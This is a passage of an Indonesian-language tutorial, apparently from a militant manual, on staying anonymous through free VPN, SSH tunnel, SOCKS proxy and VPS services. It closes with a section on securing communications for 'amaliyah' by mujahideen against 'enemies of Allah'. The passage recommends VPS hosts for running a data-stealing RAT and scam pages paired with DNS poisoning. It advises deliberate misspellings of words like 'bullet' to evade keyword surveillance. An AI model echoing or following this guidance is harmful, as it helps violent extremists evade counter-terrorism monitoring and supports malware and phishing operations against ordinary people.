
Antum bisa mendapatkan akun vpn gratis dengan cara menggunakan fasilitas-fasilitas free pptp vpn. Cari aja di mesin pencarian ‘free pptp vpn’ (tanpa tanda kutip). Ada beberapa layanan seperti vpngate.com, vpnbook.com, supervpn.com, freevpn.me, dll.




Cara setting VPN di system operasi android. Buka Setting > Wireless & Network > VPN




Maka saat terkonek, antum akan ditanya username dan passwordnya. Username dan password layanan ini akan berubah setiap saat, sehingga antum harus sering mengecek username dan password baru dari layanan-layanan gratis tersebut.



Memasukkan username dan password saat terkonek ke server vpn.



Tanda vpn telah tersambung adalah dengan adanya tanda kunci.





VPN tersambung.

Baik OpenVPN dan PPTP memiliki fungsi yang sama yaitu mengamankan koneksi internet melalui server virtual private network melalui enkripsi transfer data dan menyembunyikan alamat IP komputer yang kamu gunakan. Tidak bisa dipungkiri lagi, penggunaan internet vpn bertujuan mengamankan semua aktivitas komputer saat terhubung dengan jaringan internet. Entah untuk mengakses server kantor, kampus atau hanya sekedar melindungi privasi online di area wifi hotspot.


Dengan enkripsi transfer data hingga 256 bits, Open VPN sangat cocok bagi kamu yang mengutamakan faktor keamanan. Bila dibandingkan PPTP VPN yang hanya menggunakan enkripsi 128-bit, jelas OpenVPN lebih unggul.

Untuk menggunakan sambungan OpenVPN, *pertama* yang harus antum lakukan adalah mendownload dan menginstall openvpn client. Terdapat program baik untuk PC maupun untuk android.


99% 22:32
OpenVPN Connect
Welcome to OpenVPN Connect. OpenVPN requires a .ovpn profile to connect to a server. Please go to Menu / Import to import a profile or Menu / Help for more information.
Your Secure and Private Path to the Internet
https://www.privatetunnel.com/
VPN Solution for your Business
http://openvpn.net/as/
OpenVPN is a registered trademark of OpenVPN Technologies, Inc.
Open VPN Android



OpenVPN untuk PC.



OpenVPN Connection (vpnbook-us1-tcp443)
Current State: Connecting
Mon Jan 05 15:50:55 2015 OpenVPN 2.3.6 i686-w64-mingw32 [SSL (OpenSSL)] [LZO] [PKCS11] [IPv6] built or
Mon Jan 05 15:50:55 2015 library versions: OpenSSL 1.0.1j 15 Oct 2014, LZO 2.08
Mon Jan 05 15:50:55 2015 MANAGEMENT: TCP Socket listening on [AF_INET]127.0.0.1:25340
Mon Jan 05 15:50:55 2015 Need hold release from management interface, waiting...
Mon Jan 05 15:50:56 2015 MAN
Mon Jan 05 15:50:56 2015 MAN
Mon Jan 05 15:50:56 2015 MAN
Mon Jan 05 15:50:56 2015 MAN
Mon Jan 05 15:50:56 2015 MAN
:25340
OpenVPN - User Authentication
Username:
Password:
OK
Cancel
Disconnect
Reconnect
Hide

Memasukkan username, dan password.

Ketika klik connect, maka antum harus masukkan username dan password. Setelah sukses connect. Maka tampilan berubah seperti ini.


Cara Menggunakan OpenVPN untuk android.

1. Pertama, antum cari akun gratisan openvpn. Biasanya seperti vpnbook, dll juga menyediakan openvpn. Lalu unduh konfigurasi dari web tersebut.


www.vpnbook.com/freevpn
VPNBOOK
VPNBook news
Free VPN accounts
Free Web proxy
Free PPTP VPN
$0/mo
PPTP (point to point tunneling) is widely used since it is supported across all Microsoft Windows, Linux, Apple, Mobile and PS3 platforms. It is however easier to block and might not work if your ISP or government blocks the protocol. In that case you need to use OpenVPN, which is impossible to detect or block.
euro217.vpnbook.com
euro214.vpnbook.com
us1.vpnbook.com (US VPN - optimized for fast web surfing; no p2p downloading)
us2.vpnbook.com (US VPN - optimized for fast web surfing; no p2p downloading)
ca1.vpnbook.com (Canada VPN - optimized for fast web surfing; no p2p downloading)
de233.vpnbook.com (Germany VPN - optimized for fast web surfing; no p2p downloading)
Free OpenVPN (Recommended)
$0/mo
OpenVPN is the best and most recommended open-source VPN software world-wide. It is the most secure VPN option. You need to download the open-source OpenVPN Client and our configuration and certificate bundle from the links below (use TCP if you cannot connect to UDP due to network restriction).
Euro1 OpenVPN Certificate Bundle
Euro2 OpenVPN Certificate Bundle
US1 OpenVPN Certificate Bundle (optimized for fast web surfing; no p2p downloading)
US2 OpenVPN Certificate Bundle (optimized for fast web surfing; no p2p downloading)
CA OpenVPN Certificate Bundle (optimized for fast web surfing; no p2p downloading)
DE OpenVPN Certificate Bundle (optimized for fast web surfing; no p2p downloading)
All bundles include UDP53, UDP 25000, TCP 80, TCP 443 profile

Klik link didalam kotak hitam tersebut, dan unduh konfigurasinya. Lalu simpan difolder.

2. Klik Import, dari tanda titik tiga di kanan atas.



3. Lalu import dari folder tempat konfigurasi yang antum simpan tadi. Cari file berekstensi .ovpn dan klik

4. Lalu masukkan username dan passwordnya.

97% 22:37
OpenVPN Connect
Profile Imported
To create a shortcut to this profile or access the profile context menu (for rename, delete, etc.), press and hold on the profile name below. To switch to a different profile, tap the profile name briefly.
OpenVPN Profile:
Username:
Password:
Save
Profile successfully imported : 49.213.24.209 [Private Network]
Connect
Your Secure and Private Path to the Internet

Username dan password ada di website dimana antum unduh konfigurasi openvpn tersebut

5. Klo berhasil, maka tampilan openvpn seperti ini.

SSH/ OPEN SSH


Secara pengertian, SSH adalah aplikasi pengganti remote login seperti telnet, rsh, dan rlogin, yang jauh lebih aman. Fungsi utama aplikasi ini adalah untuk mengakses mesin secara remote. Sama seperti telnet, SSH Client menyediakan User dengan Shell untuk remote ke mesin.

Terhubung dengan koneksi SSH memungkinkan seseorang mengakses tidak hanya mesin tersebut. Namun juga terhubung secara aman dengan internet.


Akun ssh/ openssh dapat antum dapatkan secara gratis pula melalui internet. Misalnya website-website seperti fastssh.com, createssh.com, sshagan.com, skyssh.com, mytunneling.com, dll.

Saat menggunakan PC (personal computer), antum dapat menggunakan software seperti bitvise, putty, dll untuk mengakses server ssh untuk dijadikan tunnel koneksi. Tinggal antum pelajari konfigurasinya


Untuk penggunaan PC terdapat banyak sekali layanan SSH baik gratis maupun berbayar.




SSH menggunakan bitvise. Sebelum konek, maka klik services, lalu port forwarding isi dengan listen interface, listen port seperti dibawah.



Lalu klik konek. Sampe disini, semua data belum akan masuk ke SSH server. Antum harus mensetting proxifier sesuai dengan setting proxy forwarding diatas.





Aplikasi SSHTunnel untuk menggunakan SSH di android.

Port Forwarding
Use socks Proxy : Centang
Local Port : 1707
Remote Address : 127.0.0.1
Remote Port : 3128

Feature Setting
Auto Connect : Boleh centang ata tidak
Auto Reconnect : Centang
Enable GFW List : Jangan centang
Global Proxy : Centang
Enable DNS Proxy : Centang

Upstream Proxy
Enable Upstream Proxy : centang
Proxy Address : kosongin


Notification Setting
Show notfication icon : centang
Select ringtone : bebas
Vibrate : centang

Setelah semua di setting dengan benar langkah terakhir pilih Enable di Tunnel Switch.

Setting ssh client tadi belum dapat mengarahkan semua data melewati ssh client, setelah ada pengaturan lebih lanjut. Antum dapat mensetting menggunakan aplikasi Auto Proxy Atau Proxy Manager, atau proxydroid.

Cara Setting Auto Proxy
- Buka Auto Proxy
- Proxy Host : 127.0.0.1
- Proxy Port : 1080
- Proxy Type : HTTP

Setelah Itu Klik Connect.



Rubah host menjadi 127.0.0.1
Port menjadi 1080
Dan Proxy Type : Socks5 (tak perlu dirubah)

SOCKS/ VIP72

Dengan proxy level sirkuit, aplikasi klien pada pengguna tidak perlu dikonfigurasi untuk setiap jenis aplikasi. Sebagai contoh, dengan menggunakan Microsoft Proxy Server, sekali saja diperlukan untuk menginstall WinSock Proxy pada komputer pengguna, setelah itu aplikasi-apliakasi seperrti Windows Media Player, IRC atau telnet dapat langsung menggunakannya seperti bila terhubung langsung lke internet.

Kelemahan dari proxy level sirkuit adalah tidak bisa memeriksa isi dari paket yang dikirimkan atau diterima oleh aplikasi-aplikasi yang menggunakannya. Kelemahan ini dicoba diatasi menggunakan teknologi yang disebut SOCKS. SOCKS adalah proxy level sirkuit yang dapat digunakan untuk semua aplikasi (generik proxy) yang berbasis TCP/IP, dikembangkan sekitar tahun 1990 oleh Internet Engineering Task Force (IETF) dan sudah mencapai versi 5 (RFC 1928). SOCKS menyediakan standar yang independen dari platform yang digunakan untuk mengakses proxy level sirkuit. Salah satu kemampuan penting SOCKS versi 5 adalah tambahan proses autentikasi dan password, serta memberikan layanan proxy terhadap layanan berbasis UDP, dengan pertama-tama melakukan koneksi TCP, den kemudian menggunakannya untuk relay bagi data UDP.

Ketika satu aplikasi klien ingin terhubung dengan server aplikasi, pertama-tama dia menghubungi SOCKS proxy server. Proxy inilah yang akan melakukan relay data dan menghubungkan klien dengan server. Bagi si klien, SOCKS proxy server adalah server, dan bagi server, SOCKS proxy server adalah klien. SOCKS proxy melakukan 3 tahap proses yaitu membuat permintaan koneksi, membuat sirkuit proxy-nya, dan melakukan relay data. SOCKS versi 5 menambah satu prosedur yaitu proses autentikasi pada setiap langkah diatas.

Akun SOCKS5 bisa antum dapatkan dengan men-scan, atau mendaftar shell gratisan. Shell adalah sebuah akun yang antum dapat menjalankan

berbagai program didalamnya. Seperti red-phill.eu, freeshells.org, sdf.lonestar.org, dll.

Akun SOCKS5 juga bisa antum dapatkan dengan mengunjungi forum-forum hacker yang menyediakan socks gratisan. Tinggal antum scan dengan proxy checker atau socks checker, maka yang masih hidup.


VPS

VPS kepanjangan dari Virtual Private Server yaitu antum seolah-olah memiliki server (computer) yang bekerja secara terus menerus selama 24jam. VPS dapat digunakan sebagai anonymous terbaik, karena ia berwujud computer/server. Meski secara virtual, namun kehandalannya dapat diandalkan. Dengan VPS inilah antum dapat mengakses data lain, atau melakukan kegiatan online tanpa terlacak. Karena pasti yang terlacak adalah nomor ip VPS antum.

Kelebihan dari VPS adalah, antum dapat menginstall operating system didalamnya (baik windows maupun linux), dan menginstall beberapa service yang antum butuhkan. Misal squid untuk proxy, PPTP server untuk VPN, SS5 untuk socks 5, openvpn server untuk openvpn, dll. Selain itu, VPS dapat bekerja terus menerus, apabila antum mengembangkan exploit (virus RAT / Remote administrator trojan) yang menyadap semua data dan

informasi yang ada. Maka dibutuhkan sebuah perangkat yang terhubung secara online, yang mampu bekerja terus menerus.

Selain itu VPS juga dapat dimanfaatkan menjadi scampage (website palsu) yang dapat dikombinasikan dengan dns poison yang akan membelokkan pengaturan nomor ip address sebuah website.



MENGAMANKAN KOMUNIKASI

Komunikasi merupakan hal yang paling penting dalam amaliyah. Karena komunikasi merupakan alat tersampaikannya, dan terkoordinasikannya sebuah amaliyah. Sebuah amaliyah bisa dikatakan berhasil apabila komunikasi yang dijalankan oleh sebuah tim juga berjalan secara baik. Definisi baik dalam hal ini adalah efektif dan aman. Baik dari penyadapan maupun pengacauan.

Hal ini maklum difahami karena musuh-musuh Allah berusaha mengintai, menangkap, memenjarakan, bahkan membunuh para mujahid di jalan Allah. Dan segala cara mereka lakukan. Termasuk kerjasama dengan sesama mereka seperti yang dilakukan mereka di pertemuan terakhir di Amerika dalam acara Command Special Force yang diikuti oleh 30 negara.

Hasil dari pertemuan tersebut adalah terhubungkannya jaringan-jaringan intelijen global antar anggota, terkoordinirm dan tertatanya konsep yang matang terhadap penanganan teror di seluruh dunia. Hasil di lapangan, nampaknya pertemuan tersebut meningkatkan kemampuan toghut dalam mendeteksi secara dini, dan menyadap aktifitas keislaman di seluruh Indonesia.

Oleh karenanya, diperlukan konsep komunikasi yang aman oleh para aktifis islam, khususnya muwahhidin di seluruh dunia terkait dengan pengamanan komunikasi yang dijalankan. Insha Allah dalam tulisan kali ini, kami paparkan sedikit cara-cara tersebut.

1. Tidak berbicara Vulgar di Sosial Media

Layanan mesin pencari google mengaplikasikan sebuah script dalam mesin pencarinya untuk secara otomatis mencari konten-konten berbau radikal, ekstrimis, dan konten-konten yang membahayakan. Langkah kedua yang termodern adalah mereka menampilkan hasil yang 'membelokkan' kata

pencari (keyword) sesuai dengan tema-tema 'perdamaian' yang mereka usung. Hal ini disampaikan oleh google, setelah pertemuan dengan badan keamanan Amerika dalam kaitannya untuk meminimalkan radikalisme di dunia barat.

Alhasil, bericara vulgar di sosial media merupakan sesuatu yang mudah sekali disadap oleh mesin pencari baik yang dilakukan oleh mesin pencari external, maupun internal website. Semenjak dua dekade silam, CIA-pun telah menjalankan program khusus 'spider trap' (ane lupa istilah sebenarnya) yang memungkinkan untuk melakukan penyadapan bahkan terhadap email dan jalur-jalur komunikasi internal (internal network).

Maka, satu huruf semisal 'peluru' akan sangat mudah disadap oleh kuffar.

2. Gunakan Teks Typo

Teks typo adalah teks yang salah tulis. Teks typo memungkinkan antum lepas dari penyadapan menggunakan keyword (kata kunci). Misal ketika menggunakan istilah mabes diganti dengan teks typo 'mabse' atau teks peluru menjadi 'pruru', dll.

3. Gunakan Layanan Chatting Yang Aman

